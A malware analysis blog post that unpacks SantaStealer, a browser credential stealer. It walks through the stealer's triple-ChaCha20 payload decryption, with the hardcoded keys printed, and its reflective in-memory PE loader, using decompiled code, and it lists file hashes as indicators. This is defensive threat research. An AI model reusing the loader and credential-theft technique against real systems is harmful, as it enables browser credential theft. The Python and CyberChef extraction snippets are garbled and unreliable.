

Unpacking SantaStealer — A Stealer Rebranded from BlueLine Stealer

 medium.com/@maurice.fielenbach/unpacking-santa-stealer-a-stealer-rebranded-from-blueline-stealer-e74f429ce11d

Maurice Fielenbach

December 26, 2025

Executive Summary

We recently analyzed a SantaStealer sample that was observed during an engagement. While researching this malware family, we came across additional DLL samples exhibiting the same reflective loader behavior for browser credential collection. Interestingly, these appear to be either testing builds or components of a larger infection chain — they implement browser credential collection but lack actual exfiltration capabilities, instead writing the harvested data to a temporary directory and stopping there. This suggests we may be looking at development samples that leaked before the exfiltration module was integrated, or alternatively, modules designed to be orchestrated by a separate parent process that handles the actual exfiltration.

The malware uses a loader component to decrypt and execute a second-stage DLL entirely at runtime, keeping the actual stealer payload hidden from static analysis. The decryption mechanism relies on three consecutive ChaCha20 decryption rounds using hardcoded key material embedded in the binary. This multi-layer approach adds complexity for analysts attempting to extract the payload without executing the sample. This stealer also appears to be a rebrand. The threat actors recently renamed their offering from BlueLine Stealer to SantaStealer on their Telegram channel and various darkweb forums — perhaps getting into the holiday spirit. In this blog post, we'll walk through the stealer's unpacking routine in detail. We'll examine how the loader works, then demonstrate how to statically extract the hidden payload by locating the embedded key material and decrypting offline.

The Loader Component

Dynamic API Resolution

Our analyzed sample is a PE32 DLL (SHA256:

`4086e6f0deee112dd23d8b8901dd862ef3c989c137f33efa843a1a4c830bafd6`) that exports a function called `RunTest`, which serves as the primary loader entry point. This function handles the entire unpacking process: locating the encrypted payload, decrypting it, manually mapping it into memory, and finally executing the stealer functionality.

Before doing any of the interesting work, the loader first resolves several Windows APIs dynamically at runtime. Rather than importing these functions normally (which would make them visible in the import table), it calls `GetModuleHandleA` to obtain a handle to `kernel32.dll`, then uses `GetProcAddress` to look up each function by name.

The resolved functions include `VirtualAlloc` and `VirtualFree` for memory management, `LoadLibraryA` and `GetProcAddress` for the later import resolution phase, and `VirtualProtect` for memory permission changes. This dynamic resolution technique is a common evasion strategy that makes static analysis more difficult and can help bypass security tools that monitor specific API imports.

Ghidra decompiler view showing GetModuleHandleA('kernel32.dll') followed by GetProcAddress calls resolving VirtualAlloc, VirtualFree, LoadLibraryA, and GetProcAddress

Extracting the Encrypted Payload

With the necessary APIs resolved, the loader proceeds to locate its encrypted payload. The encrypted second stage is embedded as a Windows resource within the DLL itself. The loader uses `FindResourceW` to locate a resource of type `RT_RCDATA` (resource type 0xA) with resource ID `0x14`.

Once found, the standard resource loading sequence follows: **LoadResource** loads the resource into memory, **LockResource** obtains a direct pointer to the data, and **SizeofResource** retrieves its size. The loader then allocates a fresh memory region using **VirtualAlloc** with read-write permissions and copies the encrypted resource data into this new buffer. This copied buffer will be decrypted in place.

The screenshot shows a debugger window with a memory dump of a resource table. A red arrow points from a comment "Find encrypted DLL" to a resource entry with ID 0x14. The resource data is shown as a hex dump and ASCII view. The hex dump shows a series of "0x00" values, indicating a null or empty resource.

Resource loading sequence showing FindResourceW, LoadResource, LockResource, and SizeofResource calls

Triple ChaCha20 Decryption


Here's where things get interesting. The copied resource data isn't protected by a single encryption layer — the authors chose to apply ChaCha20 encryption three times in sequence, each round using different key material.

Each of the three decryption passes uses a separate 256-bit key and 96-bit nonce, all hardcoded in the binary's data section. The key material is loaded from static addresses within the PE, making it straightforward to extract once you know where to look.

After all three decryption rounds complete successfully, the loader doesn't leave the sensitive key material sitting in memory. Instead, it explicitly zeros out all six buffers (three keys and three nonces) immediately after use. This anti-forensics measure ensures that memory dumps captured after this point won't contain the cryptographic material needed to decrypt other samples.

- Key 1: `0xf13962028bde280d366e6cdbad10f0e84a1a971d285e4e63520b93c80dfa05ef`
- Nonce 1: `0xe074d65dd1e14c0d784a5a57`
- Key 2: `0x11e8ead28edcf6d4d3d92c9f4ae77c14bf6a877add92fc0bbc0686de0dc74ccc`
- Nonce 2: `0xce53fdce65b1c98ac8caec66`
- Key 3: `0x876b6d2c294c1e99c52e9fe935b752a2d4c7819ff1ade9f67cc03f8b6211bc81`
- Nonce 3: `0x137d2ba394db1e54783250ea`

```
if (encrypted_pe_buffer != (short *)0x0) {
    memcpy(encrypted_pe_buffer, resource_data, uVar4);
    _chacha_key1_p1 = (void *)0xd28de8b026239f1;
    chacha_key1_p2 = 0xe8f010addb6c6e36;
    _chacha_nonce1_p1 = 0xd4ce1d15dd674e0;
    chacha_key1_p3 = 0x634e5e281d971a4a;
    chacha_key1_p4 = 0xef05fa0dc8930b52;
    _chacha_nonce2_p1 = 0x8ac9b165cefd53ce;
    _chacha_key2_p1 = 0xd4f6dc8ed2eae811;
    chacha_key2_p2 = 0x147ce74a9f2cd9d3;
    _chacha_nonce3_p1 = 0x541edb94a32b7d13;
    chacha_key2_p3 = 0xbfc92dd7a876abf;
    chacha_key2_p4 = 0xcc4cc70dde8606bc;
    chacha_nonce1_p2 = 0x575a4a78;
    _chacha_key3_p1 = 0x991e4c292c6d6b87;
    chacha_key3_p2 = 0xa252b735e99f2ec5;
    chacha_nonce2_p2 = 0x66eccac8;
    chacha_key3_p3 = 0xf6e9adf19f81c7d4;
    chacha_key3_p4 = 0x81bc11628b3fc07c;
    chacha_nonce3_p2 = 0xea503278;
    /* Triple ChaCha20 decryption of embedded PE payload using three different
       key/nonce pairs */
    chacha20_crypt(&chacha_key1_p1, &chacha_nonce1_p1, encrypted_pe_buffer, uVar4);
    chacha20_crypt(&chacha_key2_p1, &chacha_nonce2_p1, encrypted_pe_buffer, uVar4);
    chacha20_crypt(&chacha_key3_p1, &chacha_nonce3_p1, encrypted_pe_buffer, uVar4);
}
```



Decompiler view showing three chacha20_crypt calls with different key/nonce pairs

PE Validation

Before proceeding with the complex process of manually loading the decrypted payload, the loader performs basic validation to ensure decryption actually succeeded. It checks for the MZ magic bytes (`0x5A4D`) at the start of the buffer, then follows the `e_lfanew` pointer to locate and verify the PE signature (`0x4550`).

If these checks pass, the loader knows it has a valid PE file and can proceed. If not, something went wrong with decryption and the loader bails out.

```

        /* Validate PE file: check for MZ magic (0x5A4D) and PE signature (0x4550) */
        /* Allocate RWX memory for in-memory PE loading (SizeOfImage from PE optional
           header) */
if (((*decrypted_pe_buffer == 0x5a4d) &&
    (pe_nt_headers =
        (int *)((longlong)*(int *) (decrypted_pe_buffer + 0x1e) +
            (longlong)decrypted_pe_buffer), *pe_nt_headers == 0x4550)) &&
    (loaded_pe_base =
        (void *) (*pVirtualAlloc) (0, (ulonglong) (uint)pe_nt_headers[0x14], 0x3000, 0x40),
    loaded_pe_base != (void *)0x0)) {
    /* Copy PE headers (SizeOfHeaders bytes) to allocated memory */
    memcpy(loaded_pe_base, decrypted_pe_buffer, (ulonglong) (uint)pe_nt_headers[0x15]);

```

PE validation checks showing MZ and PE signature comparisons

Reflective PE Loading

With a valid decrypted PE in hand, the loader now faces the task of actually executing it. Rather than dropping the DLL to disk and loading it normally (which would be noisy and leave forensic artifacts), the loader implements its own PE loader to map and execute the payload entirely in memory. This technique, commonly called reflective loading, allows the second stage to run without ever appearing in the process's loaded module list.

Memory Allocation and Header Mapping

The loader starts by allocating a new memory region sized according to the `SizeOfImage` field from the PE's optional header. Importantly, this allocation uses `PAGE_EXECUTE_READWRITE` protection, giving the region read, write, and execute permissions - everything needed to load and run code.

The PE headers are copied first, using the `SizeOfHeaders` value to determine how many bytes to transfer. These headers contain all the metadata the loader needs to complete the mapping process.

Section Mapping

Next comes section mapping. A PE file on disk has its sections laid out differently than they appear in memory. Each section header specifies both a `PointerToRawData` (where the section lives in the file) and a `VirtualAddress` (where it should be placed in memory).

The loader iterates through each section in the section table, copying the raw section data from the decrypted buffer to the appropriate virtual address offset in the newly allocated memory. Sections with zero raw data size are skipped, as these typically represent uninitialized data that doesn't need copying.

```

        /* Copy PE headers (SizeOfHeaders bytes) to allocated memory */
memcpy(loader_pe_base, decrypted_pe_buffer, (ulonglong)(uint)pe_nt_headers[0x15]);
if (*(short *)((longlong)pe_nt_headers + 6) != 0) {
    lVar5 = (longlong)pe_nt_headers + (ulonglong)*(ushort *)(pe_nt_headers + 5) + 0x18;
    section_index = 0;
    do {
        /* Map PE sections: copy each section's raw data to its virtual address in
        memory */
        while (import_descriptor = (uint *) (lVar5 + 0x10), *import_descriptor != 0) {
            puVar6 = (uint *) (lVar5 + 0xc);
            puVar1 = (uint *) (lVar5 + 0x14);
            section_index = section_index + 1;
            lVar5 = lVar5 + 0x28;
            memcpy((void *) ((ulonglong)*puVar6 + (longlong)loader_pe_base),
                (void *) ((ulonglong)*puVar1 + (longlong)decrypted_pe_buffer),
                (ulonglong)*import_descriptor);
            if (*(ushort *)((longlong)pe_nt_headers + 6) <= section_index) goto LAB_1eabc1f01;
        }
        section_index = section_index + 1;
        lVar5 = lVar5 + 0x28;
    } while (section_index < *(ushort *)((longlong)pe_nt_headers + 6));
}
}

```

Section mapping loop showing memcpy calls with VirtualAddress and PointerToRawData offsets

Base Relocations

PE files are typically compiled with a preferred base address — the memory location where the developer intended the code to run. When the actual load address differs (which is almost always the case with reflective loading), absolute addresses embedded in the code need adjustment.

Join Medium for free to get updates from this writer.

The loader calculates the delta between the preferred **ImageBase** from the PE header and the actual allocation address. If this delta is non-zero and the PE has a relocation table, the loader processes each relocation block.

Each relocation entry specifies an offset and type. The loader handles the common relocation types (**IMAGE_REL_BASED_HIGHLOW** for 32-bit addresses and **IMAGE_REL_BASED_DIR64** for 64-bit addresses), adding the calculated delta to each target location. A bitmask value of **0x408** provides an efficient way to check whether a given relocation type needs processing.

```

LAB_leabc1f01:
        /* Calculate relocation delta: difference between actual load address and
           preferred ImageBase */
lVar5 = *(longlong *) (pe_nt_headers + 0xc);
if (((longlong)loaded_pe_base - lVar5 != 0) && (pe_nt_headers[0x2d] != 0)) {
    import_descriptor =
        (uint *) ((ulonglong) (uint)pe_nt_headers[0x2c] + (longlong)loaded_pe_base);
    dll_name_rva = *import_descriptor;
    while (dll_name_rva != 0) {
        /* Process base relocations: apply fixups for IMAGE_REL_BASED_DIR64 (type 0xA)
           and HIGHLOW (type 0x3) */
        reloc_block_size = import_descriptor[1];
        iVar3 = (int)((ulonglong)reloc_block_size - 8 >> 1);
        if (0 < iVar3) {
            puVar6 = import_descriptor + 2;
            do {
                if ((0x408UL >> ((ushort)*puVar6 >> 0xc) & 1) != 0) {
                    plVar2 = (longlong *)
                        ((longlong)loaded_pe_base +
                         (ulonglong)((ushort)*puVar6 & 0xffff) + (ulonglong)dll_name_rva);
                    *plVar2 = *plVar2 + ((longlong)loaded_pe_base - lVar5);
                }
                puVar6 = (uint *) ((longlong)puVar6 + 2);
            } while ((uint *) ((longlong)import_descriptor + (ulonglong)(iVar3 - 1) * 2 + 10) !=
                    puVar6);
        }
    }
}

```

Relocation processing loop showing the delta calculation and fixup application

Import Resolution

The final step before the payload can execute is resolving its imports. The decrypted DLL depends on external functions from other DLLs, and the loader must fill in the Import Address Table with the actual function addresses.

The loader walks through each entry in the Import Directory Table. For each imported DLL, it calls [LoadLibraryA](#) to ensure the library is loaded, then iterates through the import entries. Each entry is resolved using [GetProcAddress](#), with the loader handling both import-by-name (the common case) and import-by-ordinal (detected by checking the high bit of the entry).

The resolved addresses are written to the IAT, replacing the placeholder entries with actual function pointers. If any DLL fails to load or any import can't be resolved, the loader cleans up and returns an error code.

```

        /* Begin import resolution: process Import Directory Table entries */
if (pe_nt_headers[0x25] != 0) {
    dll_name_rva = *(uint *) ((longlong) loaded_pe_base +
                             (ulonglong) (uint) pe_nt_headers[0x24] + 0xc);
    if (dll_name_rva != 0) {
        import_descriptor =
            (uint *) ((longlong) loaded_pe_base + (ulonglong) (uint) pe_nt_headers[0x24]);
        do {
            /* LoadLibraryA to load each imported DLL */
            hImportedDll = (*pLoadLibraryA) ((ulonglong) dll_name_rva + (longlong) loaded_pe_base
            );
            if (hImportedDll == 0) {

```

Import resolution loop showing LoadLibraryA and GetProcAddress calls with ordinal vs name handling

Entry Point Execution

With the PE fully mapped, relocated, and imports resolved, the loader can finally execute the payload. It locates the entry point using the `AddressOfEntryPoint` field from the optional header and calls it as a DLL entry point.

The call passes the mapped base address as `hModule`, the value 1 (`DLL_PROCESS_ATTACH`) as the reason code, and zero as the reserved parameter - exactly what Windows would pass during normal DLL loading. If the entry point returns success, the original decrypted buffer is freed to clean up, and execution continues in the now-running second stage.

```

        /* Call DllMain/entry point with DLL_PROCESS_ATTACH (reason=1) if
        AddressOfEntryPoint is set */
if (pe_nt_headers[10] == 0) {
    (*pVirtualFree)(decrypted_pe_buffer, 0, 0x8000);
}
else {
    iVar3 = (*(code *) ((ulonglong) (uint) pe_nt_headers[10] + (longlong) loaded_pe_base))
            (loaded_pe_base, 1, 0);
    if (iVar3 == 0) {
        (*pVirtualFree)(loaded_pe_base, 0, 0x8000);
        (*pVirtualFree)(decrypted_pe_buffer, 0, 0x8000);
        return 1;
    }
    (*pVirtualFree)(decrypted_pe_buffer);
}

```

DllMain call showing the entry point invocation with `DLL_PROCESS_ATTACH`

The ChromeElevator Payload

After the second stage DLL is loaded and its entry point has run, the loader doesn't just hand off control. Instead, it proceeds to resolve and call specific exported functions from the payload, revealing its purpose.

Using a custom export resolution function, the loader looks up four exports by name:

`ChromeElevator_Initialize`, `ChromeElevator_ProcessAllBrowsers`, `ChromeElevator_GetEncryptedBlob`, and `ChromeElevator_Cleanup`. These names make the payload's purpose crystal clear - this is a browser credential stealer targeting Chromium-based browsers.

The execution sequence is straightforward. First, `ChromeElevator_Initialize` sets up the stealer module. Then `ChromeElevator_ProcessAllBrowsers` does the actual credential harvesting, presumably iterating through installed browsers and extracting saved passwords and cookies.

The stolen data is retrieved through `ChromeElevator_GetEncryptedBlob`, which returns an encrypted blob along with a ChaCha20 key and nonce for decryption. The loader decrypts this blob and passes it to a function called `write_files_to_temp`, staging the stolen credentials for later exfiltration. Finally, `ChromeElevator_Cleanup` releases resources and performs cleanup.

```
/* Resolve ChromeElevator exports from the loaded payload DLL */
pfnInitialize = (code *)get_export_by_name(loaded_pe_base, "ChromeElevator_Initialize");
pfnProcessAllBrowsers =
    (code *)get_export_by_name(loaded_pe_base, "ChromeElevator_ProcessAllBrowsers");
if ((pfnInitialize != (code *)0x0) && (pfnProcessAllBrowsers != (code *)0x0)) {
    pfnGetEncryptedBlob =
        (code *)get_export_by_name(loaded_pe_base, "ChromeElevator_GetEncryptedBlob");
    pfnCleanup = (code *)get_export_by_name(loaded_pe_base, "ChromeElevator_Cleanup");
    if ((pfnGetEncryptedBlob != (code *)0x0) && (pfnCleanup != (code *)0x0)) {
        /* ChromeElevator_Initialize() - Initialize the browser credential extraction
           module */
        (*pfnInitialize)();

        /* ChromeElevator_ProcessAllBrowsers(0, 1, 0) - Extract credentials from all
           browser profiles */
        (*pfnProcessAllBrowsers)(0, 1, 0);
        chacha_nonce3 = chacha_nonce3 & 0xffffffff00000000;
        chacha_key1 = (void *)0x0;
        /* ChromeElevator_GetEncryptedBlob() - Retrieve stolen data with encryption
           key/nonce for exfiltration */
        iVar3 = (*pfnGetEncryptedBlob)(&chacha_key1, &chacha_nonce3, &chacha_key3, &chacha_key2);
    };
    if (((iVar3 == 0) && (chacha_key1 != (void *)0x0)) && ((int)chacha_nonce3 != 0) &&
        (loaded_pe_base = (void *)(*pVirtualAlloc)(0, chacha_nonce3 & 0xffffffff, 0x3000, 4)
        ,
        loaded_pe_base != (void *)0x0)) {
        memcpy(loaded_pe_base, chacha_key1, chacha_nonce3 & 0xffffffff);
        /* Decrypt the stolen credential blob using ChaCha20 before writing to temp
           files */
    }
}
```

ChromeElevator function call sequence showing initialization, processing, and data retrieval

Unpacking the Second Stage

Since the key material is hardcoded in the binary's data section, we can extract and decrypt the payload entirely offline.

Extracting Key Material

The three key/nonce pairs can be extracted directly from the PE file using Python:


```
pefilepe = pefile.PE()img = pe.get_memory_mapped_image()key1 = img[:]nonce1 = img[:] + ([, , , ])key2 = img[:]nonce2 = img[:] + ([, , , ])key3 = img[:]nonce3 = img[:] + ([, , , ])( ) ( ) ( ) ( ) ( ) ( )
```

Decrypting the Payload

With the key material in hand, decryption is straightforward using either Python or CyberChef. For CyberChef, chain three ChaCha operations in sequence:

ChaCha({:, :}, {:, :}, 0, , ,)ChaCha({:, :}, {:, :}, 0, , ,)ChaCha({:, :}, {:, :}, 0, , ,)

The decrypted output reveals a valid PE file, the second-stage Chrom(e)Elevator DLL ready for further analysis.



CyberChef showing the three chained ChaCha operations with the decrypted PE output displaying the MZ header

The Decrypted Payload: ChromElevator

The decrypted second-stage DLL is based on the open-source “[ChromElevator](#)” GitHub project. This tool employs direct syscall-based reflective process hollowing to inject code into the target browser process.

By hijacking the security context of a legitimate browser process, the attacker can decrypt Chrome’s AppBound encryption keys, a protection mechanism Google introduced to prevent unauthorized access to stored credentials. With these keys compromised, the stealer gains

access to saved passwords, cookies, and other sensitive browser data that would otherwise be protected by application-bound encryption.

Wrap-Up

SantaStealer uses a layered approach to protect its payload: resource embedding, triple ChaCha20 encryption, and reflective PE loading. While these techniques add complexity for analysts, the hardcoded key material makes static extraction straightforward once the offsets are identified.

The samples we analyzed appear to be either development builds or modular components of a larger infection chain . Credential collection is fully functional, but exfiltration is notably absent. The reliance on the open-source ChromElevator project for browser credential theft allows the malware authors to focus on evasion while leveraging proven exploitation code.

Indicators

First Stage

4086e6f0deee112dd23d8b8901dd862ef3c989c137f33efa843a1a4c830bafd6

Second Stage

a488b9b9b841a01ad2e18e1198f7f2cc72d475d127ead14e91fa7f1dddee5d07